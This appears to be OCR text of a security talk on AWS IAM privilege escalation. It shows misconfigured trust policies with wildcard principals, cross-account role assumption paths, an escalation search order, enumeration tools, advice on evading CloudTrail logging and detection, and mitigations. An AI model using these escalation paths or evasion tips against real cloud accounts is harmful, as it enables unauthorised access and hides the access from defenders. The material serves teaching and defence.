
```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Effect": "Allow",
6        "Principal": "*",
7        "Action": "execute-api:Invoke",
8        "Resource": "*"
9      }
10   ]
11 }
```




5. ABAC Privilege Escalation



5. ABAC Privilege Escalation



5. ABAC Privilege Escalation




Back-end
developer



team=~~back-end~~

team=database

1



2

tag:TagResources



3




Amazon
DynamoDB



6. Cross-account privilege escalation



Summary

Creation date	ARN
April 22, 2024, 13:50 (UTC+03:00)	 arn:aws:iam:278512597888:role/auditor
Last activity	Maximum session duration
-	1 hour

- Permissions
- Trust relationships
- Tags
- Access Advisor
- Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::944212009752:root"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {}
11    }
12  ]
13 }
```



auditor

Summary

Creation date
April 22, 2024, 13:50 (UTC+03:00)

ARN
arn:aws:iam::278512597888:role/auditor

Last activity
-

Maximum session duration
1 hour

- Permissions
- Trust relationships
- Tags
- Access Advisor
- Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "AWS": "arn:aws:iam::944212009752:root"  
8       },  
9       "Action": "sts:AssumeRole",  
10      "Condition": {}  
11    }  
12  ]  
13 }
```

Summary

ARN
arn:aws:iam::944212009752:user/AI-engineer

Created
April 22, 2024, 13:54 (UTC+03:00)

- Permissions
- Groups
- Tags
- Security credentials

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through

Search

- Policy name
- assume-role-policy

assume-role-policy

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "sts:AssumeRole",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

Summary

ARN

 arn:aws:iam::944212009752:user/AI-engineer

Created

April 22, 2024, 13:54 (UTC+03:00)

[Permissions](#)[Groups](#)[Tags](#)[Security credentials](#)

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through

☐ [Policy name](#) ☐  [assume-role-policy](#)

assume-role-policy

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "sts:AssumeRole",
8       "Resource": "*"
9     }
10  ]
11 }
```

auditor [Info](#)

Summary

Creation date

April 22, 2024, 13:50 (UTC+03:00)

Last activity

-

ARN

 arn:aws:iam::278512597888:role/auditor

Maximum session duration

1 hour

[Permissions](#)[Trust relationships](#)[Tags](#)[Access Advisor](#)[Revoke sessions](#)

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::944212009752:root"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {}
11    }
12  ]
13 }
```




Services

Search

[Alt+S]

AWS Organizations



AWS accounts

Invitations

Services

Policies

Settings [New](#)

Get started

Organization ID

o-adc8gbp3w2

[AWS Organizations](#) > AWS accounts

AWS accounts

[Add an AWS account](#)

The accounts listed below are members of your organization. The organization's management account is responsible for paying the bills for all accounts in the organization. You can use the tools provided by AWS Organizations to centrally manage these accounts. [Learn more](#)

Organization

Actions

Organizational units (OUs) enable you to group several accounts together and administer them as a single unit instead of one at a time.

Search by name, email, account ID or OU ID.

Hierarchy

List

Organizational structure

Account created/joined date

Root

r-qb7y

☐ **ed-learning** management account

944212009752

Joined 2022/04/02

☐ **learning-sandbox**

278512597888

Created 2022/04/02

☐ **practice-and-learning**

259230201556

Created 2022/09/07



Services

Search

[Alt+S]

AWS Organizations



AWS accounts

Services

Policies

Settings **New**

Get started

Organization ID

o-adc8gbp3w2

[AWS Organizations](#) > [Policies](#) > Service control policies

Service control policies

Disable service control policies

Service control policies (SCPs) enable central administration over the maximum permissions that identities (users and roles) within accounts in your organization can have. This helps ensure that your identities stay within your organization's access control guidelines. [Learn more](#)

Available policies

Actions ▼

Create policy

<input type="checkbox"/>	Name ▲	Kind	Description
<input type="checkbox"/>	FullAWSAccess	AWS managed policy	Allows access to every operation
<input type="checkbox"/>	limit-access	Customer managed policy	Limit access to almost everything for all users except alice
<input type="checkbox"/>	limit-ssm-access	Customer managed policy	-



7. My take on privilege escalation

- For red team/insider threat engagements
 - (Determine permissions and build) ATTACK (path)
 - Identity -> Misconfiguration
- For cloud configuration review engagements
 - Find misconfigured resources and formulate attack paths
 - Misconfiguration -> Identity



7. My take on privilege escalation

7.1 Privilege escalation search order

1. Enumerate permissions if you can
2. Check for “one-permission” IAM privilege escalation vectors
3. Look for roles you can assume and repeat (2)
4. Sum of all permissions: check for privesc vectors that require multiple permissions
5. Exploitation of services (EC2, Lambda, EKS)



8. More privesc vectors from engagements



multi-purpose-role [Info](#)

Summary

Creation date

April 23, 2024, 09:34 (UTC+03:00)

Last activity

-

Permissions

Trust relationships

Tags

Permissions policies (1) [Info](#)

You can attach up to 10 managed policies.



Policy name [↗](#)



[AdministratorAccess](#)

multi-purpose-role [Info](#)

Summary

Creation date
April 23, 2024, 09:34 (UTC+03:00)

Last activity
-

Permissions

Trust relationships

Tags

Permissions policies (1) [Info](#)

You can attach up to 10 managed policies.

☐ Policy name [↗](#)


☐ ☐  [AdministratorAccess](#)

multi-purpose-role [Info](#)

Summary

Creation date
April 23, 2024, 09:34 (UTC+03:00)

Last activity
-

ARN
 `arn:aws:iam::278512597888:role/multi-purpose-role`

Maximum session duration
1 hour

Permissions

Trust relationships

Tags

Access Advisor

Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "Service": [  
8           "ec2.amazonaws.com",  
9           "lambda.amazonaws.com",  
10          "cloudformation.amazonaws.com",  
11          "dynamodb.amazonaws.com",  
12          "elasticbeanstalk.amazonaws.com",  
13          "apigateway.amazonaws.com",  
14          "autoscaling.amazonaws.com"  
15        ]  
16      },  
17      "Action": "sts:AssumeRole"  
18    }  
19  ]  
20 }
```

8. More privesc vectors from engagements



Summary

Creation date
April 24, 2024, 10:08 (UTC+03:00)


Last activity
-

- Permissions
- Trust relationships**
- Tags
- Access Advisor

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::278512597888:root"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {
11        "StringEquals": {
12          "sts:ExternalId": "abc-def-example"
13        }
14      }
15    }
16  ]
17 }
```



Summary

Creation date
April 24, 2024, 10:08 (UTC+03:00)

Last activity
-

- Permissions
- Trust relationships
- Tags
- Access Advisor

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "AWS": "arn:aws:iam::278512597888:root"
8       },
9       "Action": "sts:AssumeRole",
10      "Condition": {
11        "StringEquals": {
12          "sts:ExternalId": "abc-def-example"
13        }
14      }
15    }
16  ]
17 }
```



Overly permissive trust policy exists in your trust relationships
Broad access: Principals that include a wildcard (*, ?) can be overly permissive.

Summary

Creation date
April 24, 2024, 10:13 (UTC+03:00)

Last activity
-

- Permissions
- Trust relationships
- Tags
- Access Advisor
- Revoke

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "Statement1",
6       "Effect": "Allow",
7       "Principal": {
8         "AWS": "*"
9       },
10      "Action": "sts:AssumeRole"
11    }
12  ]
13 }
```

8. More privesc vectors from engagements

- Hack the environment's automation logic
 - Special care to Lambda Functions



9. Enumeration in the dark



Code Issues 8 Pull requests 9 Actions Projects Security Insights

master

Go to file

Code

About

andresriancho Merge pull request #9 from xiaozhu1... 4529114 · 5 years ago 14 Commits

enumerate_iam	Update main.py	5 years ago
.gitignore	Initial commit	5 years ago
LICENSE	Initial commit	5 years ago
README.md	Update README.md	5 years ago
enumerate-iam.py	Initial commit	5 years ago
requirements.txt	Initial commit	5 years ago

README GPL-3.0 license

Enumerate IAM permissions

Found a set of AWS credentials and have no idea which permissions it might have?

Enumerate the permissions associated with AWS credential set

Readme
GPL-3.0 license
Activity
990 stars
17 watching
160 forks

Report repository

Releases

No releases published

Packages

No packages published

Contributors 3





carlospolop / Cloudtrail2IAM

Public



Notifications



Fork 2



Star 14

<> Code

Issues

Pull requests

Actions

Projects

Security

Insights



main ▾



Go to file

<> Code ▾

About



carlospolop fix param

64c7d83 · last year



6 Commits



.gitignore

impr

last year



README.md

fix param

last year



cloudtrail2IAM.py

fix param

last year



requirements.txt

v1

last year

No description, website, or topics provided



Readme



Activity



14 stars



3 watching



2 forks

Report repository



README



Cloudtrail2IAM

CloudTrail2IAM is a Python tool that analyzes **AWS CloudTrail logs** to extract and summarize actions done by everyone or just an specific user or role. The tool will parse every cloudtrail log from the indicated bucket.

Releases

No releases published

Packages

No packages published

Languages





pacu

Public

👁 Watch 108 ▾

🔗 Fork 652 ▾

★ Starred 4k ▾

🔗 master ▾



🔍 Go to file



<> Code ▾

About

The AWS exploitation framework, designed for testing the security of Amazon Web Services environments.

🔗 rhinosecuritylabs.com/aws/pacu-open-so...

python

aws

security

penetration-testing

aws-security

📖 Readme

📜 BSD-3-Clause license

📈 Activity

📋 Custom properties

★ 4k stars

👁 108 watching

🔗 652 forks

Report repository

Releases 14

📦 v1.5.3 **Latest**

on Mar 22



Github-Actions

Release v1.5.3



7ff8ba9 · last month



1,313 Commits



.github/workflows

Make pacu version expand in workflow ...

3 months ago



pacu

simplify InvalidParameterException han...

last month



tests

Update test_secretfinder_regex_checker...

3 months ago



.dockerignore

Support for packaging (#247)

3 years ago



.gitignore

Support for packaging (#247)

3 years ago



CODEOWNERS

added CODEOWNERS file with wildcard...

6 years ago



Dockerfile

Release v1.5.3

last month



Dockerfile.dev

Release v1.5.3

last month



LICENSE

initial commit/migration

6 years ago



Makefile

Release v1.1.0, add cfn_resource_injecti...

3 years ago



README.md

change email to discord

3 months ago



cli.py

Support for packaging (#247)

3 years ago



aws / aws-cli

Type to search

Code

Issues447

Pull requests143

Discussions

Actions

Projects1

Security

Insights

aws

aws-clipublic

Watch571

Fork3.9k

Starred14.9k

develop

Go to file

Code

About

aws-sdk-python-automation

Merge bra...

4742cfd · 13 hours ago

12,047 Commits

.changes	Bumping version to 1.32.90	13 hours ago
.github	Move 3.8 and 3.9 builds back to macos...	15 hours ago
awscli	Bumping version to 1.32.90	13 hours ago
bin	Fix a few typos	2 years ago
doc	Bumping version to 1.32.90	13 hours ago
scripts	Introduce dependency test suite	3 months ago
tests	Add S3 bucket validation to s3 mv	last month
.coveragerc	Add support for CodeArtifact login.	4 years ago

Universal Command Line Interface for Amazon Web Services

aws

cloud

aws-cli

cloud-management

Readme

View license

Code of conduct

Security policy

Activity

Custom properties

14.9k stars

571 watching

3.9k forks

Report repository

A cartoon illustration of a young boy with brown hair, wearing a brown t-shirt and dark pants, running happily towards the right. He is positioned on a green grassy field with a light blue sky and white clouds in the background.

A cartoon illustration of a small, orange-brown dog running towards the right. The dog is positioned on a green grassy field with a light blue sky and white clouds in the background.

9. Enumeration in the dark

- Don't use well-known hacking OS
- Keep generating new sessions
 - `aws sts get-session-token --duration-seconds 129600`
- Evading Logging in the Cloud: Bypassing AWS CloudTrail by Nick Fricchette



Initial access?



AWS CLOUDQUARRY: DIGGING FOR SECRETS IN PUBLIC AMIS

📅 May 8, 2024 👤 Eduard Agavriloae 📁 aws, Cloud Security, Research 💬 [Leave a comment](#)

Money, secrets and mass exploitation: This research unveils a quarry of sensitive data stored in public AMIs. Digging through each AMI we managed to collect 500 GB of credentials, private repositories, access keys and more. The present article is the detailed analysis of how we did it and what the data represents.

We did a coordinated disclosure with AWS's security team before publishing this article.

Researchers and article authors:

- Eduard Agavriloae (<https://www.linkedin.com/in/eduard-k-agavriloae/>, [@saw_your_packet](#))
- Matei Josephs (<https://www.linkedin.com/in/matei-anthony-josephs-325ba5199/>)



securitycafe.ro/2024/05/08/aws-cloudquarry-digging-for-secrets-in-public-amis/



DEMO



10. Mitigations

- **Least-privilege principle**

- IAM Access Analyzer





Summary

ARN

 arn:aws:iam::[redacted]:user/[redacted]

Console access

Disabled

Access key 1

 - Active
[redacted]

Last console sign-in

-

Access key 2

[Create access key](#)

[Permissions](#)

[Groups](#)

[Tags](#)

[Security credentials](#)

[Access Advisor](#)

Permissions policies (1)




Permissions are defined by policies attached to the user directly or through groups.



Remo

Filter by Type

All types

<input type="checkbox"/>	Policy name 	Type	Attached via 
<input type="checkbox"/>	 AdministratorAccess	AWS managed - job function	Directly

► **Permissions boundary** (not set)

Allowed services (366)

IAM reports activity for services and management actions. [Learn more](#) about action last accessed information. To see actions, choose the appropriate service name from the list.

Filter by services access history

Services accessed ▼

< 1 2 > ⚙

Service ▼	Policies granting permissions	Last accessed ▼
Amazon EC2	AdministratorAccess	Today
Elastic Load Balancing	AdministratorAccess	Today
AWS Key Management Service	AdministratorAccess	Today
Amazon S3	AdministratorAccess	Today
AWS Security Token Service	AdministratorAccess	Yesterday
Amazon EC2 Auto Scaling	AdministratorAccess	3 days ago
AWS Identity and Access Management	AdministratorAccess	3 days ago
Amazon Route 53	AdministratorAccess	3 days ago
Amazon Resource Group Tagging API	AdministratorAccess	17 days ago
Amazon Elastic File System	AdministratorAccess	136 days ago

Allowed services (366)

IAM reports activity for services and management actions. [Learn more](#) about action last accessed information. To see actions, choose the appropriate service name from the list.

Filter by services access history

Services accessed ▼

